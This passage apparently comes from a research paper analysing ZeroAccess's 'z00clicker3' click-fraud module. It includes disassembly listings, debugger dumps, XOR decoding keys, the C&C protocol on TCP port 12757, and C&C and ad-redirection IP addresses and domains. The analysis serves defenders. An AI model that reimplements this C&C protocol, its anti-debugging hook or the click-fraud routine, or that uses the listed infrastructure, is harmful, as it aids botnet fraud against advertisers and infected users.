0007c420 006b45fa 7e42594b 7c801ad0 7c80ae4b smss+0x3028
0007c624 006b16f0 907b5e4b 1d1f5d1b 79346b6f smss+0x45fa
0007d64c 0009048a 006b0000 00000040 00000000 smss+0x16f0
0007ffc0 7c816fd7 00000000 00000000 00000000 0x9048a
0007fff0 00000000 00090000 00000000 78746341 kernel32!BaseProcessStart+0x23
```

Figure 2: Call stack for WSASocket.

The intention of the exception handler is to initialize *Windows* socket callback functions. These callback functions are responsible for pre-processing the network data (for example, the data sent to the C&C server) and post-processing the data received from the server.

WHAT IS 'Z00CLICKER3'?

ZeroAccess's clickbot is a multi-threaded DLL module that performs monetizing clicks. The main thread holds the major codes that generate huge numbers of clicks at regular intervals. It includes the following functionalities:

- Determines whether the clients originate from specific geographic locations
- Retrieves click fraud URLs from the C&C server
- Executes click fraud based on the URLs retrieved from the C&C server
- Sends click results to another remote server.

In order to carry out its click fraud routine effectively, the module registers a class named 'z00clicker3', which acts as a core function in the whole click fraud operation. The main thread interacts closely with z00clicker by sending messages to it. For instance, when the main thread successfully receives ad URLs from the C&C server, it sends a message to tell z00clicker to carry out the click fraud routine. The main thread is run in a loop that will be terminated under certain conditions.

Blocking client access by regions

One of the routines found in the main thread indicates that z00clicker only targets certain countries and is capable of

```
kd> !peb
PEB at 7ffde000
    InheritedAddressSpace:    No
    ReadImageFileExecOptions: No
    BeingDebugged:            No
    ImageBaseAddress:         01000000
    Ldr                       001a1e90
    Ldr.Initialized:          Yes
    Ldr.InInitializationOrderModuleList: 001a1f28 . 001a35e0
    Ldr.InLoadOrderModuleList:           001a1ec0 . 001a35d0
    Ldr.InMemoryOrderModuleList:         001a1ec8 . 001a35d8
             Base TimeStamp                     Module
        1000000 41107ed6 Aug 04 14:14:46 2004 C:\WINDOWS\system32\svchost.exe
        7c900000 411096b4 Aug 04 15:56:36 2004 C:\WINDOWS\system32\ntdll.dll
        7c800000 46239bd5 Apr 16 23:52:53 2007 C:\WINDOWS\system32\kernel32.dll
        77dd0000 411096a7 Aug 04 15:56:23 2004 C:\WINDOWS\system32\ADVAPI32.dll
        77e70000 46923520 Jul 09 21:16:16 2007 C:\WINDOWS\system32\RPCRT4.dll
        5cb70000 411096ba Aug 04 15:56:42 2004 C:\WINDOWS\system32\ShimEng.dll
        6f880000 4110968e Aug 04 15:55:58 2004 C:\WINDOWS\AppPatch\AcGenral.DLL
        7e410000 45f02d7c Mar 08 23:36:28 2007 C:\WINDOWS\system32\USER32.dll
        77f10000 47bbcdd9 Feb 20 14:51:05 2008 C:\WINDOWS\system32\GDI32.dll
        76b40000 411096d6 Aug 04 15:57:10 2004 C:\WINDOWS\system32\WINMM.dll
        774e0000 42e5be93 Jul 26 12:39:47 2005 C:\WINDOWS\system32\ole32.dll
        77c10000 41109752 Aug 04 15:59:14 2004 C:\WINDOWS\system32\msvcrt.dll
        77120000 47559e94 Dec 05 02:38:12 2007 C:\WINDOWS\system32\OLEAUT32.dll
        77be0000 411096cf Aug 04 15:57:03 2004 C:\WINDOWS\system32\MSACM32.dll
        77c00000 411096b7 Aug 04 15:56:39 2004 C:\WINDOWS\system32\VERSION.dll
        7c9c0000 47216027 Oct 26 11:33:59 2007 C:\WINDOWS\system32\SHELL32.dll
        77f60000 45091361 Sep 14 16:31:29 2006 C:\WINDOWS\system32\SHLWAPI.dll
        769c0000 411096b9 Aug 04 15:56:41 2004 C:\WINDOWS\system32\USERENV.dll
        5ad70000 411096bb Aug 04 15:56:43 2004 C:\WINDOWS\system32\UxTheme.dll
        76390000 411096ae Aug 04 15:56:30 2004 C:\WINDOWS\system32\IMM32.DLL
        629c0000 411096aa Aug 04 15:56:26 2004 C:\WINDOWS\system32\LPK.DLL
        74d90000 411096ba Aug 04 15:56:42 2004 C:\WINDOWS\system32\USP10.dll
        773d0000 44ef1b33 Aug 25 23:45:55 2006 C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_
6595b64144ccf1df_6.0.2600.2982_x-ww_ac3f9c03\comctl32.dll
        5d090000 44ef1b36 Aug 25 23:45:58 2006 C:\WINDOWS\system32\comctl32.dll
        6b0000 505ebd88 Sep 23 15:43:04 2012 C:\WINDOWS\system32\smss.exe
        71ab0000 411096f2 Aug 04 15:57:38 2004 C:\WINDOWS\system32\WS2_32.dll
        71aa0000 411096f3 Aug 04 15:57:39 2004 C:\WINDOWS\system32\WS2HELP.dll
        78130000 480eb81c Apr 23 12:16:28 2008 C:\WINDOWS\system32\urlmon.dll
        78000000 480eb822 Apr 23 12:16:34 2008 C:\WINDOWS\system32\iertutil.dll
        72d20000 411096c6 Aug 04 15:56:54 2004 C:\WINDOWS\system32\wdmaud.drv
        71a50000 41109758 Aug 04 15:59:20 2004 C:\WINDOWS\system32\mswsock.dll
        ffd0000 40eb5d28 Jul 07 10:17:12 2004 C:\WINDOWS\system32\rsaenh.dll
        435d0000 480eb81d Apr 23 12:16:29 2008 C:\WINDOWS\system32\mshtml.dll
        746c0000 45516526 Nov 08 13:03:34 2006 C:\WINDOWS\system32\msls31.dll
        76bf0000 411096ca Aug 04 15:56:58 2004 C:\WINDOWS\system32\PSAPI.DLL
        662b0000 411096a0 Aug 04 15:56:16 2004 C:\WINDOWS\system32\hnetcfg.dll
        71a90000 411096fd Aug 04 15:57:49 2004 C:\WINDOWS\System32\wshtcpip.dll
    SubSystemData:      00000000
    ProcessHeap:        000a0000
    ProcessParameters:  00020000
    CurrentDirectory:   'C:\WINDOWS\system32\'
    WindowTitle:        'C:\WINDOWS\system32\svchost.exe'
    ImageFile:          'C:\WINDOWS\system32\svchost.exe'
    CommandLine:        '\\.\globalroot\systemroot\Installer\{5e0dd525-1703-4a82-4e5e-73ea03452de4}\U'
```

Listing 2: Smss.exe loaded in svchost.exe by shellcode.

```
.text:10002F8F      push  offset aWspstartup ; "WSPStartup"
.text:10002F94      push  offset aSystem32Mswsoc ; "system32\\mswsock.dll"
.text:10002F99      call  ds:LoadLibraryW
.text:10002F9F      push  eax    ; hModule
.text:10002FA0      call  ds:GetProcAddress
.text:10002FA6      mov   edi, eax
.text:10002FA8      test  edi, edi
.text:10002FAA      jz    loc_1000303B
.text:10002FB0      push  offset _VEHExecWSPSendRecvFunc
.text:10002FB5      push  1
.text:10002FB7      call  ds:RtlAddVectoredExceptionHandler
.text:10002FBD      mov   ebx, eax
.text:10002FBF      test  ebx, ebx
.text:10002FC1      jz    short loc_1000303B
.text:10002FC3      push  2CCh   ; Size
.text:10002FC8      lea   eax, [ebp+Context]
.text:10002FCE      push  0      ; Val
.text:10002FD0      push  eax    ; Dst
.text:10002FD1      call  memset
.text:10002FD6      add   esp, 0Ch
.text:10002FD9      lea   eax, [ebp+Context]
.text:10002FDF /*
.text:10002FDF Set DEBUG_REGISTER (Dr3) to WSPStartup function addr
.text:10002FDF */
.text:10002FDF      push  eax    ; Context
.text:10002FE0      push  0FFFFFFFEh     ; ThreadHandle
.text:10002FE2      mov    [ebp+Context.ContextFlags], CONTEXT_DEBUG_REGISTERS
.text:10002FEC      mov    [ebp+Context.Dr7], 40h ; L3 bit set => local breakpoint (dr3) enabled
.text:10002FF6      mov    [ebp+Context.Dr3], edi ; edi = WSPStartup
.text:10002FFC      call  ds:ZwSetContextThread
.text:10003002      lea   eax, [ebp+WSAData]
.text:10003008      push  eax    ; lpWSAData
.text:10003009      push  202h   ; wVersionRequested
.text:1000300E      call  ds:WSAStartup
.text:10003014      test  eax, eax
.text:10003016      jnz   short loc_10003034
.text:10003018      push  WSA_FLAG_OVERLAPPED ; dwFlags
.text:1000301A      push  eax    ; g
.text:1000301B      push  eax    ; lpProtocolInfo
.text:1000301C      push  IPPROTO_TCP     ; protocol
.text:1000301E      push  SOCK_STREAM     ; type
.text:10003020      push  AF_INET         ; af
.text:10003022      call  ds:WSASocketW   ; Triggered hardware breakpoint here
.text:10003028      cmp   eax, 0FFFFFFFFh
.text:1000302B      jz    short loc_10003034
.text:1000302D      push  eax    ; s
.text:1000302E      call   ds:closesocket
```

Listing 3: Code that sets up second anti-debugging hook.

locating a victim's geographic location. The initial country code and time stamp of the malware's installation date are stored by another plug-in DLL, 80000000.@, in the Extended Attribute (EA) of z00clicker's root directory:

\\.\globalroot\systemroot\Installer\{5e0dd525-1703-4a82-4e5e-73ea03452de4}\U

The country code is retrieved from a third-party GeoIP location service provider every time the thread is executed. If the installation date is older than one day, the country code will be renewed. The renewal country code and current date will be saved to the EA of the U directory again.

After the country code is determined, it is compared against the predefined string 'USGBAUCADEINESFRITSGMYNLSE', which appears to be a list of country codes. The click fraud operations appear to be targeting online advertising networks that are highly specific to these countries.

Country code	Country name
US	United States
GB	Great Britain
AU	Australia
CA	Canada
DE	Germany
IN	India
ES	Spain
FR	France
IT	Italy
SG	Singapore
MY	Malaysia
NL	Netherlands
SE	Sweden

Table 1: Country codes.



GeoIP service provider
Returns victim machine's country code
Store
2
EA of U directory
Retrieve
9
NTP server
1
Obtains victim machine's Geo IP location
Main thread
Send click results as NTP traffic to another attacker's control server
First contact to C&C servers
3
First response to main thread with a list of ads URL
Send "destroy z00cliker window" message
10
Command and control servers
4
Send "click fraud action" message
Get redirection server address
5
Obtain redirection server address
Ads control server
Z00clicker3
6
Redirect to
Ads redirect server
Redirect to
8
Ads servers
7
Redirect to

Figure 3: The click fraud operation.

The predefined string also indicates that IP addresses from those countries are permitted to contact the C&C server. If it is determined that the victim's system resides in a country outside of this list, the main thread will be aborted and no click fraud operation will be carried out.

In fact, it appears that even if researchers manage to forge the country code by using proxy servers, the main thread will not perform its click fraud operation as the C&C server refuses to respond to any queries sent from the client. Clearly, the remote server has another layer of integrity checking to ensure that only actual infected clients in the targeted countries can perform the click fraud operation.


COMMUNICATING WITH THE C&C SERVER

Assuming the request from the victim machine is accepted, the response from the C&C server consists of URLs needed to perform the click fraud. An overview of how the clickbot performs this is shown in Figure 3.

Before any of this can happen, however, the click fraud module on the infected machine has to find and communicate with one of the C&C servers.


C&C server IP addresses

The C&C server's IP addresses are encoded and stored in the third IMAGE_RESOURCE_DATA_ENTRY in the resource section of the 00000001.@ plug-in DLL file saved in the U directory (Figure 4). These IP addresses are decoded using a simple XOR algorithm with the key 0x2CB7F6D5.




```
Offset    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   Ascii
00000000  FB E5 3E 3F 84 E7 AD 97 84 E7 A5 3E CA 4E 42 54  ûå>?▌ç-▌▌ç¥>ÊNBT
00000010  CA 4E 42 E5 CA 4E 43 98                          ÊNBåÊNC▌
```

Figure 4: Encoded C&C server IP addresses.



```
11 1f 72 72 72 72   wrrrtrrrtrrr.rrr-.`...........\..rrrr
72 72 72 72 72 72   rrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrr
10 1e 17 5c 11 1d   rrrrrrrrrrgsrr4rrr'rrr...........\..
47 02 04 00 0b 1c   .]M....OGD.....FCB......FG@..J.G.....
4f 16 1b 01 13 01   ...D..J...GDC..T.O@BT.ODT......O.....
40 43 44 5c 43 45   ...Y........Y......r.rrr....H]]@CD\CE
5f 10 10 41 16 5f   @\GF\AD]....]..\...M..O.G.EAKCJ_..A._
11 11 16 41 17 4a   F.DG_K@.@_DB...CF..F..T...OJCJK...A.J
1b 16 4f 47 42 40   K@.GFJ..GBEC.J.C.JG.E.T.O._AAT...OGB@
72 4b 72 72 72 34   KAADF@D@DGADB@CBT.OAGFJrrrrrIqrrKrrr4
18 16 16 16 45 1b   rrr.............\...]M....O.........E.
08 1f 54 0a 4f 43   CJ...A......AF..G.J.....D.........T.OC
```



```
63 6d 00 00 00 00   ...............s..._...ulroyjwchn.cm....
00 00 00 00 00 00   ........................................
62 6c 65 2e 63 6f   ..............F...U...kurdishbible.co
35 70 76 72 79 6e   m/?afdt=56jnvnz410zcangz452zb8g5pvryn
3d 64 69 73 61 73   khe6ke8vrj561hi&x=20&y=6&search=disas
32 31 36 2e 31 37   ter+recovery+online.....http://216.17
2d 62 62 33 64 2d   2.54.36/feed/go.php?id=a5e73918-bb3d-
63 63 64 33 65 38   4d65-92d2-60ece14ba4cd&sid=8189ccd3e8
69 64 3d 35 30 32   92a548bb5071a8e1a85f7f&n=n-33&tid=502
00 39 00 00 00 46   9336426265360210&s=3548.....;...9...F
6a 64 64 64 37 69   ...folkartstore.com/?afdt=ygxnrjddd7i
7a 6d 26 78 3d 31   18ddn3ijdgwy34xy5u8gggzb6zeidwnzm&x=1
```

Figure 5: Encoded (top) and decoded (bottom) TCP response.

```
00960054   8a 00 05 01 fb 01 00 00-4d 59 6f 00 ff 00 4d 6f    ........MYo...Mo
00960064   7a 69 6c 6c 61 25 32 46-34 2e 30 2b 28 63 6f 6d    zilla%2F4.0+(com
00960074   70 61 74 69 62 6c 65 25-33 42 2b 4d 53 49 45 2b    patible%3B+MSIE+
00960084   37 2e 30 25 33 42 2b 57-69 6e 64 6f 77 73 2b 4e    7.0%3B+Windows+N
00960094   54 2b 35 2e 31 25 33 42-2b 2e 4e 45 54 2b 43 4c    T+5.1%3B+.NET+CL
009600a4   52 2b 32 2e 30 2e 35 30-37 32 37 25 33 42 2b 2e    R+2.0.50727%3B+.
009600b4   4e 45 54 2b 43 4c 52 2b-31 2e 31 2e 34 33 32 32    NET+CLR+1.1.4322
009600c4   25 33 42 2b 2e 4e 45 54-34 2e 30 43 25 33 42 2b    %3B+.NET4.0C%3B+
```

Offset	Description
0x00	Length of TCP data to be sent
0x02	Fixed value
0x03	Number of processor
0x04	Unknown value set by 80000000.@ plug-in DLL
0x08	Country code name
0x0a	Available physical page size
0x0c	Total physical page size
0x0e	User agent string obtained via ObtainUserAgentString

Listing 4: System information that will be sent to the C&C server and explanation of its data structure.

An IP address is chosen randomly from the pool of addresses and stored in a global variable that will be used later in the click fraud operation.

First contact with the C&C server

The first step of the click fraud operation is to send the victim system's information, retrieved from the *Windows* native API ZwQuerySystemInformation, to a C&C server on TCP port 12757. Each C&C IP address obtained from the resource section is attempted until a TCP response is received from the server (see Figure 5).

After that, the data will be obfuscated using a XOR algorithm with key 0x72 before sending it to the randomly selected remote server that was previously stored in the global variable.

To avoid network latency, the main thread is suspended for a predetermined length of time specified in ZwDelayExecution. The suspended thread is resumed either when the time interval expires or when an alert is received from the ZwAlertThread API if the TCP data has been received and decoded successfully (see Listings 5 and 6).

Z00CLICKER'S FRAUDULENT CLICK METHOD

The TCP response on port 12757 is merely a raw data set that needs to be pre-processed before the actual click fraud happens.

Sorting the raw TCP data

The data consists of a set of 'referrer' URLs, each with at least one accompanying ad URL, for example: [referrer URL A][ad URL A.1][ad URL A.2], [referrer URL B][ad URL B.1] [ad URL B.2]. After all the URL sets have been parsed, a new array of data structure is populated in which every referrer string is associated with an ad URL.

This data structure is then sorted in descending order based on the aggregate click counter of an ad URL (at offset 0x04) (see Figure 6), which is itself the result of the multiplier value (at offset 0x08) multiplied by the click counter at offset 0x0c+strlen(Referrer string) (see Listing 7).

The first pair of referrer and ad URLs (on memory addresses 0x963694 and 0x96370d, respectively) is selected from the sorted data structure for use in the click fraud operation. This is considered a preliminary step to reduce the chances of having the clicks distributed too heavily on a particular URL – an unnatural pattern that may lead to the clicks being detected.

The referrer and ad URLs

It has been observed that the referrer URL always contains the strings 'afdt' and 'search' in its parameters. Based on our observation, the referrer appears to be the domain names owned by the botnet operator, although we have not been able to verify this as the registrant information has been protected. These domains do, however, have one thing in common: they are parked domains [2] that use very similar structures and page designs, even down to the colours used.

The ad URL contains common strings such as 'click', 'click2', 'clid', '/feed/go.php', etc., and is a redirection URL hosted on ad redirection servers. The redirection URL starts off a chain of HTTP redirections, and usually

```
.text:10003F14            mov     eax, edi
.text:10003F16            call    _SendSystemInfoDataToCnC
.text:10003F1B            push    offset Interval ; Interval
.text:10003F20            push    1               ; Alertable
.text:10003F22            call    ds:ZwDelayExecution
.text:10003F28            cmp     eax, STATUS_ALERTED ; The thread will return here until
Interval is timed out or ZwAlertThread(TRUE) is called
.text:10003F2D            jnz     short loc_10003F35
.text:10003F2F            push    edi
.text:10003F30            call    _ParseDecodedResponseFromCnCServer
```

Listing 5: Send the first TCP connection to the C&C server and wait for response by suspending thread.

```
.text:10003AD8            cmp     ecx, 54h        ; Minimum response length
.text:10003ADB            jbe     short @@not_valid_response
.text:10003ADD            add     eax, 0Ch        ; HTTP response content
.text:10003AE0
.text:10003AE0 @@loop_decode:               ; CODE XREF: _DecodeCnCResponse+24j
.text:10003AE0            xor     byte ptr [eax], 72h
.text:10003AE3            inc     eax
.text:10003AE4            dec     ecx
.text:10003AE5            jnz     short @@loop_decode
.text:10003AE7            mov     eax, [esi+78h]
.text:10003AEA            push    dword ptr [eax+0Ch] ; ThreadHandle
.text:10003AED            call    ds:ZwAlertThread
.text:10003AF3 @@not_valid_response:     ; CODE XREF: _DecodeCnCResponse+Fj
.text:10003AF3            pop     esi
.text:10003AF4            retn    4
```

Listing 6: Alert suspended thread after TCP response has been received and decoded.

```
009600a8   0000009d 0000000b 00000046 6f637469   ........F...itco
009600b8   69727970 2e746867 2f6d6f63 6466613f   pyright.com/?afd
009600c8   39783d74 7a6f6662 37767669 39727930   t=x9bfozivv70yr9
009600d8   776e766f 78307a72 32663979 306d6c64   ovnwrz0xy9f2dlm0
009600e8   38637537 39727877 6d393668 7826676f   7uc8wxr9h69mog&x
009600f8   2633323d 26303d79 72616573 623d6863   =23&y=0&search=b
00960108   682b726b 746f7079 6b656568 0000d200   kr+hypotheek....
00960118   74746800 2f2f3a70 322e3539 312e3131   .http://95.211.1
00960128   312e3339 633f2f36 3d64696c 31613868   93.16/?clid=h8a1
00960138   34327370 307a7168 00000000            ps24hqz0....
```

Offset	Description
0x00	Offset to next URL set
0x04	URL set identifier
0x08	Multiplier to click counter
0x0c	Referer string
0x0c+strlen(Referer string)	Click counter
0x0c+strlen(Referer string)+4	Array of ads URL ended with five null bytes

Listing 7: Raw data received from the C&C server and its data structure.

there are three HTTP redirections before the ad server – the search engine platform operated by the advertising network – is reached.


Click fraud with a window-less browser

A 'traditional' fraudulent click can be implemented in many ways. The most common ones used are:

i. Intercepting *Windows* network APIs such as send, recv, WSPSend, WSPrecv, HTTPSendRequest, InternetReadFile, etc.

ii. Installing malicious browser add-ons to hijack search results.

TDL, Redyms and Bamital are examples of malware families that perform *Windows* network API interception. Medfos and Simda are examples of malware that will install



Offset	Description
0x00	Click counter
0x04	Aggregate click counter
0x08	URL set identifier
0x0c	Ads URL
0x10	Referrer string

Memory - Kernel 'com:port=\\.\com2,baud=115200' - WinDbg:6.12.0002.633 X86

Virtual: .4-14-14-14-14-14-14-14-14-14 Display format: Long Hex

```
0074fe58 00000764 00020558 00000007 00963e80 00963694 00000b40
0074fe74 00000007 0096370d 00963694 000000ea 00004db2 00000006
0074fe90 009612d1 000000ea 00004db2 00000006 00962abc 009612d1
0074feac 00004db2 00000006 009624ec 009612d1 000000ea 00004db2
0074fec8 00961f02 009612d1 000000ea 00004db2 00000006 0096191a
0074fee4 000000ea 00004db2 00000006 00961330 009612d1 000001f5
0074ff00 0000004b 0096096b 009608ff 000000c5 000035de 00000039
0074ff1c 0096050d 000001c5 00007bde 00000039 00960573 0096050d
0074ff38 00007080 00000005 0096025f 009601fc 0000009d 00003110
0074ff54 009601c4 00960155 0000009d 00003110 00000003 0096011d
0074ff70 00181da8 00181db0 0007c438 009642c5 00000046 00000007
0074ff8c 0074fe30 00000000 009642c5 0000000e 0074ffb4 006b3f35
0074ffa8 ffff0000 0000c16b 7c90e2dc 0074ffec 7c80b683 0007c438
0074ffc4 0000c16b 0007c438 7ffdb000 81bb0600 0074ffc0 81a1dee8
0074ffe0 7c839aa8 7c80b690 00000000 00000000 00000000 006b3ebd
0074fffc 00000000 78746341 00000020 00000001 000011f8 00000064
00750018 00000020 00000000 00000014 00000001 00000002 00000034
00750034 00000001 00000000 00000000 00000000 00000000 00000000
00750050 00000000 00000000 00000000 00000148 000001b0 00000010
0075006c 00000074 00000002 00000001 000000a4 00000254 00000001
```

Memory - Kernel 'com:port=\\.\com2,baud=115200' - WinDbg:

Virtual: 0074ff5c-14-14-14-14-14-14-1 Display format:

```
0074fe58 00000b40 00031380 00000007 0096370d
0074fe74 00000007 00963e80 00963694 000001f5
0074fe90 009608ff 000001c5 00007bde 00000039
0074feac 00007080 00000005 0096025f 009601fc
0074fec8 0096191a 009612d1 000000ea 00004db2
0074fee4 000000ea 00004db2 00000006 009630ac
0074ff00 00000006 00962abc 009612d1 000000ea
0074ff1c 009612d1 000000ea 00004db2 00000006
0074ff38 000035de 00000039 0096083f 0096050d
```

Command - Kernel 'com:port=\\.\com2,baud=115200' - WinDbg

```
kd> da 0096370d
0096370d  "http://5803.mnstr3.com/?p=8R5uCR"
0096372d  "hHJ6zDyuaII2184Mt3XtsUNbFUY4HmYG"
0096374d  "3I2b2u2ezz6oQCXouD7%2Bu9vfq1Fj6x"
0096376d  "WZr1NB9pN7yYgyH1gEWHzq7L%2F4XN89"
0096378d  "4uQ3t92TOjgacGQiptWEHh4vKlCcbBIj"
009637ad  "6%2B%2BKEnoog021R%2F5zJn5tVxLuEr"
009637cd  "yc0KnN0zIyjyQ8a3ER5mHPQ0PwsPJwC0"
009637ed  "prOnbC6WhpQob9Dke4JJEzsTBXqt6hqs"
0096380d  "hVuEcoA3aehEwnrDyuaII2184F8uzRIN"
0096382d  "yOXwet7WyPFxxEyafyV4J%2ByvQwx4M5"
0096384d  "0I5355UWF%2Bcn1DZJ1HsDL1fuV3aUtJ"
0096386d  "HKsJBnARAIPsmfn1elGWFXSZWhQt0HOZ"
kd> da 00963694
00963694  "fillpositions.com/?afdt=v3iy1bhh"
009636b4  "pv9em0rx9oqcf0x7cbm8qso7hann1taz"
009636d4  "iww1&x=12&y=4&search=internet+bu"
009636f4  "siness+phone+service"
```

Figure 6: Parsed URL set data structure before (left) and after (right) sorting.

Example of referrer	**Example of ads redirection URL**
http://folkartstore.com/?afdt=tccchozb2v52nxvwlheuh8wd3ir3uovlp5c890kusagv&x=7&y=10&search=dentist+in+orange	http://95.211.216.156/?clid=gt71pprqpqz0
http://romantictouch.com/?afdt=4gn7s65pl6xrq256y98ze2z6rq6jk4gxvrvwwww5a5mbs&x=6&y=10&search=toner+skrivare	http://95.211.193.16/?clid=15p31pr02h3z0
http://fillpositions.com/?afdt=lh03hi7eoj9tsh6lmub2vvxvxzidgr1b0709e0yy1mco&x=18&y=18&search=industrial+hearing+loss	http://46.229.160.175/click2.php?c=3dknGLO5eGQYDPtHRYWg434m%2FNfNnlFtyXhzoNlCY
http://itcopyright.com/?afdt=ix9ixvgg5a5hf6qonw5iq2nvjy3ti7tazpx1e8gw30rl&x=6&y=11&search=power+juicing	http://216.172.54.*/feed/go.php?id=[random_GUI_ID]&sid=[32_random_hexadecimal]&n=n-[random_number]&tid=[random_number]&s=3548

Table 2: Example referrers and ad redirection URLs.


```
.text:10003C9A      push    ebx         ; lParam = Parsed URL set data structure after sorting
.text:10003C9B      push    1           ; wParam = Only 1 set of ads URL and referer to be sent
.text:10003C9D      push    406h        ; Msg = Send "click fraud action" message
.text:10003CA2      push    dword ptr [eax+8]  ; hWnd = z00clicker3 window
.text:10003CA5      call    ds:SendMessageW
```

Listing 8: The main thread sends a 'click fraud action' message.

malicious browser extensions. However, ZeroAccess uses neither of these methods.

ZeroAccess's click operation is carried out by the 'z00clicker3' callback function when it receives a message sent by the main thread (see Listing 8).

Upon receiving the message, z00clicker initiates an HTTP GET request using a random fake host name (which always contains the '.cm' TLD, which was retrieved from the first TCP connection). The GET query is a Base64-encoded string generated by first running the ad redirection URL through a XOR algorithm (without the HTTP protocol prefix, with key 0x69) and then encoding the result using the algorithm. The GET request is sent through the *Windows* socket API, together with a fake host name, to the C&C server address instead of sending the request to the non-existent host name. The C&C server replies with an HTTP 303 [3] response that contains the same ad redirection URL in the Location HTTP header field.



```
GET /UFxHW1hYR1tYX0dYXF9GVgoFAA1UDh1eWBkZGxgZGBNZ HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Accept-Encoding: gzip, deflate
Host: ulroyjwchn.cm
Connection: Keep-Alive

HTTP/1.1 303
Connection: Close
Content-Length: 0
Location: http://95.211.216.156/?clid=gt71pprqpqz0
```

Figure 7: HTTP response 303.

